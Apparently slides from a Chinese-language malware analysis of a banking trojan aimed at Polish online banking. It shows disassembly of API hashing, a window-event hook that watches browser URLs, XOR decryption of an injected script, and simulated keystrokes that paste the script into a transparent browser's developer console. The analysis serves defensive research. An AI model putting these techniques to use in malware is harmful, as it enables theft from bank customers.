SetWinEventHook

Hash 值計算演算法
(處理)

輸出:Hash 值

0xFBEBDE6FE

API hashing

API Hash Table

載入流程

ApiAddrFromHash()

(1) 獲取 KERNEL32.DLL 的記憶體位址

(2) 從記憶體位址走訪 KERNEL32.DLL 的 PE 結構, 取得 KERNEL32.dll 所有函式名稱

(3) 每個函式名稱計算 Hash 值, 並跟 API Hash Table 做比對。符合, 即保存該函式名稱的記憶體位址

(4) 比對 API Hash Table 過程中, 有取得 LoadLibraryA() 函式記憶體位址

(5) 呼叫 LoadLibraryA() 函式, 取得系統其他 6個 DLL 的記憶體位址


(6) 從記憶體位址走訪該 DLL 的 PE結構, 取得所有函式名稱

(7) 每個函式名稱計算 Hash 值, 並跟 API Hash Table 做比對。符合, 即保存該函式名稱的記憶體位址

ApiAddrFromHash()

API hashing


獲取 KERNEL32.DLL 的記憶體位址



API hashing

`ApiAddrFromHash()`

根據DLL 的記憶體位址，走訪該 DLL 的 PE 結構，取得所有函式名稱



API hashing

`ApiAddrFromHash()`

`NameOrdinals`

- 儲存 DLL 函式名稱的順序號碼 (例如 : 1、2、3)

`AddressofNames` (RVA型式)

- 儲存 DLL 函式名稱的位址

`AddressofNameOrdinals` (RVA型式)

- 儲存 DLL 函式名稱的順序號碼位址

`AddressofFunctions` (RVA型式)


- 儲存 DLL 函式位址陣列

`API Address` (RVA型式)

- `AddressofFunctions[AddressofNameOrdinals[N]]`

API hashing

ApiAddrFromHash()



API hashing

載入系統其他 DLL EXPORT FUNCTION

除 kernel32.dll 外，惡意程式另外還載入了 shell32.dll、user32.dll、OLEACC.dll、ntdll.dll、Ole32.dll、OleAut32.dll、wininet.dll，計 7 個 DLL

```
.data:004038A8 E8 08 00 00 00      call     loc_4038B5      ; Call Procedure
.data:004038AD 73 68 65 6C 6C 33 32 00 aShell32 db 'shell32',0      ; DATA XREF: Manuplate_Clipboard+C↓o
.data:004038B5      ; -----|-----
.data:004038B5      ;
.data:004038B5      loc_4038B5:              ; CODE XREF: .data:004038A8↑p
.data:004038B5 FF 93 61 13 40 00      call     dword ptr [ebx+401361h] ; call Kernel32.LoadLibraryA()
.data:004038BB 50                      push     eax
.data:004038BC 8D 83 69 15 40 00      lea     eax, loc_401569[ebx] ; call APIAddrFromHash()
.data:004038C2 FF D0                  call     eax              ; Indirect Call Near Procedure
.data:004038C4 E8 07 00 00 00      call     loc_4038D0      ; Call Procedure
.data:004038C9 75 73 65 72 33 32 00 aUser32 db 'user32',0
.data:004038D0      ; -----|-----
.data:004038D0      ;
.data:004038D0      loc_4038D0:              ; CODE XREF: .data:004038C4↑p
.data:004038D0 FF 93 61 13 40 00      call     dword ptr [ebx+401361h] ; call Kernel32.LoadLibraryA()
.data:004038D6 50                      push     eax
.data:004038D7 8D 83 69 15 40 00      lea     eax, loc_401569[ebx] ; Load Effective Address
.data:004038DD FF D0                  call     eax              ; Indirect Call Near Procedure
```

API hashing

載入系統其他 DLL EXPORT FUNCTION
比對完畢後，填滿記憶體位址

.data:00403039 09 EE 6A 77	dd offset user32_SetWinEventHook
.data:0040303D FB	db 0FBh ;
.data:0040303E ED	db 0EDh ;
.data:0040303F E6	db 0E6h ;
.data:00403040 FE	db 0FEh ;
.data:00403041 E0 24 BD 77	dd offset ntdll_NtdllDefWindowProc_A
.data:00403045 BE	db 0BEh ;
.data:00403046 81	db 81h ;
.data:00403047 5D	db 5Dh ;]
.data:00403048 52	db 52h ; R
.data:00403049 BB 9A 6A 77	dd offset user32_PostQuitMessage
.data:0040304D 70	db 70h ; p
.data:0040304E BF	db 0BFh ;
.data:0040304F 3C	db 3Ch ; <
.data:00403050 83	db 83h
.data:00403051 A4 2D 6B 77	dd offset user32_EnableWindow
.data:00403055 03	db 3
.data:00403056 C3	db 0C3h ;
.data:00403057 57	db 57h ; W
.data:00403058 11	db 11h
.data:00403059 D7 7D 70 77	dd offset user32_BlockInput
.data:0040305D D5	db 0D5h ;
.data:0040305E C7	db 0C7h ;
.data:0040305F 1E	db 1Eh
.data:00403060 CA	db 0CAh ;

→ Hash Value

↓ API Address

War 6:

Dive into Money
Stealing Processes

Dive into Money Stealing Processes

SetWinEventHook()

1. `SetWinEventHook()` 函式攔截 Windows 視窗事件，如點擊瀏覽器、OFFICE 軟體
2. Event Hook 範圍
: `0x8005 (EVENT_OBJECT_FOCUS) ~ 0x800E (EVENT_OBJECT_VALUECHANGE)`
3. Callback Function:
駭客自定義的 `WinEventHook_Function()` 函式

```
.data:004068AB B8 00 00 00 00
.data:004068B0 83 C8 02
.data:004068B3 50
.data:004068B4 6A 00
.data:004068B6 6A 00
.data:004068B8 8D 83 A4 3E 40 00
.data:004068BE 50
.data:004068BF 6A 00
.data:004068C1 68 0E 80 00 00
.data:004068C6 68 05 80 00 00
.data:004068CB FF 93 19 10 40 00

mov     eax, 0
or      eax, 2          ; Logical Inclusive OR
push    eax
push    0
push    0
lea     eax, WinEventHook_Function[ebx] ; Load Effective Address
push    eax
push    0
push    800Eh
push    8005h
call    dword ptr [ebx+401019h] ; user32 SetWinEventHook
```

Dive into Money Stealing Processes

WinEventHook_Function()

1. 呼叫 `IAccessible::get_accValue()` API, 獲取 Windows 視窗 (如瀏覽器) 的 URL 欄位內容, 並確認 URL 開頭是否為 `https`
2. `IAccessible` 是電腦輔助使用 API, 如唸出 URL, 目的是幫助視障人士了解 Windows 視窗元件顯示內容

```
.data:00405FF7 8B BD E8 FB FF FF      mov     edi, [ebp+pszValue]
.data:00405FFD 81 3F 68 00 74 00      cmp     dword ptr [edi], 740068h ; compare strings: https
.data:00406003 0F 85 AA 00 00 00      jnz     loc_4060B3 ; Jump if Not Zero (ZF=0)
.data:00406009 80 7F 08 73            cmp     byte ptr [edi+8], 's' ; Compare Two Operands
.data:0040600D 0F 85 A0 00 00 00      jnz     loc_4060B3 ; Jump if Not Zero (ZF=0)
```

Dive into Money Stealing Processes

比對網銀 URL

比對瀏覽器 URL 是否為網銀 URL，若符合則建立新的執行緒

```
.data:0040645F 69 70 6B 6F 2E 70 6C 2F+a[?]_plSecureIkd3Index_htmlH db '[?].pl/secure/ikd3/index.html#home',0
.data:00406483
.data:00406483
.data:00406483
loc_406483:                                     ; CODE XREF: cmp_url+401p
.data:00406483 50                                     push    eax
.data:00406484 FF 75 F8                             push    dword ptr [ebp-8]
.data:00406487 8D 83 48 19 40 00                     lea     eax, [ebx+401948h] ; a_z_char_cmp(), or unicode url to ascii
.data:0040648D FF D0                             call    eax                ; Indirect Call Near Procedure
.data:0040648F 85 C0                             test    eax, eax          ; Logical Compare
.data:00406491 74 23                             jz      short loc_4064B6 ; Jump if Zero (ZF=1)
.data:00406493 E8 04 00 00 00                     call    loc_40649C        ; Call Procedure
.data:00406498 49 50 43 00                     aIpc    db 'IPC',0
.data:0040649C
.data:0040649C
loc_40649C:                                     ; CODE XREF: cmp_url+841p
.data:0040649C E8 05 00 00 00                     call    loc_4064A6        ; Call Procedure
.data:0040649C
.data:004064A1 69 50 4B 4F 00                     aIpko   db '[?]',0
.data:004064A6
.data:004064A6
loc_4064A6:                                     ; CODE XREF: cmp_url:loc_40649C1j
.data:004064A6 FF 75 08                             push    dword ptr [ebp+8]
.data:004064A9 8D 83 B1 41 40 00                     lea     eax, Start_thread[ebx] ; Load Effective Address
.data:004064AF FF D0                             call    eax                ; start_thread
.data:004064B1 E9 8C 01 00 00                     jmp     loc_406642        ; Jump
```

Dive into Money Stealing Processes

植入惡意 JavaScript 至瀏覽器 (1/6)

解密惡意 JavaScript

1. 惡意 JavaScript 以加密形式，儲存在程式的 Resource 中

加密演算法為 **xor**，秘鑰為 $9(8^7^6)$

```
xor    byte ptr [ecx+eax-1], 8 ; xor key: 8
xor    byte ptr [ecx+eax-1], 7 ; xor key: 7
xor    byte ptr [ecx+eax-1], 6 ; xor key: 6
dec    ecx                ; Decrement by 1
jnz    short loc_4057EF ; Jump if Not Zero (ZF=0)
pop    ecx
leave  ; High Level Procedure Exit
retn   8                  ; Return Near from Procedure
```

```
zl}@g}l{[he!o|gj}`fg
!
[04][03]r[04][03]&&$$$$$$$$$$$$$
$$$$$$$$$$$$$$$$$$$$$
$$$$$$$$$$$$$$$$$$$$$
$$$$$$$$$$$$$$$$$$$$$
$$$$$$$$$$$$$p
[04][03]r[04][03}`fg
```

解密

```
setInterval(function
()
{
//-----
-----
-----
-----
-----
var
changetitle=function
(what,data)
{
```

2. 從 C2 取得車手帳號與盜轉金額下限
3. 替換 JavaScript 中的車手帳號與盜轉金額下限字串

Dive into Money Stealing Processes

植入惡意 JavaScript 至瀏覽器 (2/6)

4. 使用 `GetClassNameA()` 函式，取得瀏覽器視窗 `Class` 名稱後，確認是哪個廠牌的瀏覽器
5. 呼叫 Windows 剪貼簿 API，將惡意 Javascript 貼至剪貼簿

```
.data:0040593A FF 93 F1 11 40 00      call     dword ptr [ebx+4011F1h] ; user32_OpenClipboard
.data:00405940 0B C0      or      eax, eax                ; Logical Inclusive OR
.data:00405942 74 38      jz      short loc_40597C ; Jump if Zero (ZF=1)
.data:00405944 FF 93 11 12 40 00      call     dword ptr ds:user32_EmptyClipboard[ebx] ; if the function succeeds, the return value is nonzero
.data:0040594A 0B C0      or      eax, eax                ; Logical Inclusive OR
.data:0040594C 74 0B      jz      short loc_405959 ; Jump if Zero (ZF=1)
.data:0040594E FF 75 F8      push     dword ptr [ebp-8] ; address of javascript string /* pointer */
.data:00405951 6A 01      push     CF_TEXT                ; paste ansi text format
.data:00405953 FF 93 01 12 40 00      call     dword ptr [ebx+401201h] ; user32_SetClipboardData
.data:00405959                                     ; CODE XREF: Manuplate_Clipboard+8A↑j
.data:00405959                                     loc_405959:
.data:00405959 FF 93 F9 11 40 00      call     dword ptr [ebx+4011F9h] ; user32_CloseClipboard
```

Dive into Money Stealing Processes

植入惡意 JavaScript 至瀏覽器 (3/6)

6. 讓目標瀏覽器視窗變透明

呼叫 `GetWindowLongA()`、`SetWindowLongA()` 與 `SetLayerWindowAttributes()` 函式，將 `bAlpha` 值設定為 3，讓視窗變透明

- 視窗變透明的目的：避免使用者發現後續貼上 JavaScript 的動作

```
.data:00405995 6A EC      push     GWL_EXSTYLE
.data:00405997 FF 75 08      push     dword ptr [ebp+8]
.data:0040599A FF 93 41 11 40 00  call    dword ptr [ebx+401141h] ; user32_GetWindowLongA; Retrieves the extended window style
.data:004059A0 0D 00 00 08 00      or       eax, 80000h          ; Setting WS_EX_LAYERED via SetWindowLong()
.data:004059A5 50              push     eax                  ; dwNewLong
.data:004059A6 6A EC      push     GWL_EXSTYLE         ; nIndex
.data:004059A8 FF 75 08      push     dword ptr [ebp+8] ; hwnd
.data:004059AB FF 93 49 11 40 00  call    dword ptr [ebx+401149h] ; user32_SetWindowLongA
.data:004059B1 6A 02      push     2                   ; dwFlags, LWA_ALPHA(0x2) or LWA_COLORKEY(0x1)
.data:004059B3 FF 75 0C      push     dword ptr [ebp+0Ch] ; bAlpha: describe the opacity of the layered window
.data:004059B6 6A 00      push     0                   ; crKey
.data:004059B8 FF 75 08      push     dword ptr [ebp+8] ; hwnd
.data:004059BB FF 93 51 11 40 00  call    dword ptr [ebx+401151h] ; user32_SetLayeredWindowAttributes
```

Dive into Money Stealing Processes

植入惡意 JavaScript 至瀏覽器 (4/6)

7. 木馬程式模擬鍵盤輸入 呼叫 SendInput(), 打開瀏覽器開發者工具視窗

Chrome 輸入 Ctrl + Shift + J

Firefox 輸入 Ctrl + Shift + K

IE 輸入 Ctrl + Shift + J

```
.data:00405C25 6A 4A          push     'J'
.data:00405C27 FF B5 A0 F7 FF FF  push     dword ptr [ebp-860h] ; hwnd
.data:00405C2D 8D 83 0D 34 40 00  lea     eax, Send_KeyboardEvent_0[ebx] ; Input Ctrl + Shift and J, Open Browser Console
.data:00405C33 FF D0          call    eax ; Indirect Call Near Procedure
```

```
.data:00405D1E 6A 4B          push     'K'
.data:00405D20 FF B5 A0 F7 FF FF  push     dword ptr [ebp-860h]
.data:00405D26 8D 83 0D 34 40 00  lea     eax, Send_KeyboardEvent_0[ebx] ; Load Effective Address
.data:00405D2C FF D0          call    eax ; Indirect Call Near Procedure
```

Dive into Money Stealing Processes

植入惡意 JavaScript 至瀏覽器 (5/6)


8. 呼叫 `SendInput()` 函式，模擬輸入 `Ctrl+V`，
從剪貼簿貼上惡意 JavaScript 程式至開發者工具視窗

```
.data:004055F2 C7 85 70 FF FF FF 01 00+
.data:004055FC 66 C7 85 74 FF FF FF A2+
.data:00405605 66 C7 85 76 FF FF FF 00+
.data:0040560E C7 85 78 FF FF FF 00 00+
.data:00405618 C7 85 7C FF FF FF 00 00+
.data:00405622 C7 45 80 00 00 00 00
.data:00405629 6A 1C
.data:0040562B 8D 85 70 FF FF FF
.data:00405631 50
.data:00405632 6A 01
.data:00405634 FF 93 B1 11 40 00
.data:0040563A C7 85 71 FF FF FF 01 00+
.data:00405644 66 C7 85 75 FF FF FF 56+
.data:0040564D 66 C7 85 77 FF FF FF 00+
.data:00405656 C7 85 79 FF FF FF 00 00+
.data:00405660 C7 85 7D FF FF FF 00 00+
.data:0040566A C7 45 81 00 00 00 00
.data:00405671 6A 1C
.data:00405673 8D 85 71 FF FF FF
.data:00405679 50
.data:0040567A 6A 01
.data:0040567C FF 93 B1 11 40 00

mov     dword ptr [ebp-90h], 1
mov     word ptr [ebp-8Ch], VK_LCONTROL
mov     word ptr [ebp-8Ah], 0
mov     dword ptr [ebp-88h], 0
mov     dword ptr [ebp-84h], 0
mov     dword ptr [ebp-80h], 0
push    1Ch
lea     eax, [ebp-90h] ; Load Effective Address
push    eax
push    1
call    dword ptr [ebx+4011B1h] ; SendInput()
mov     dword ptr [ebp-8Fh], 1
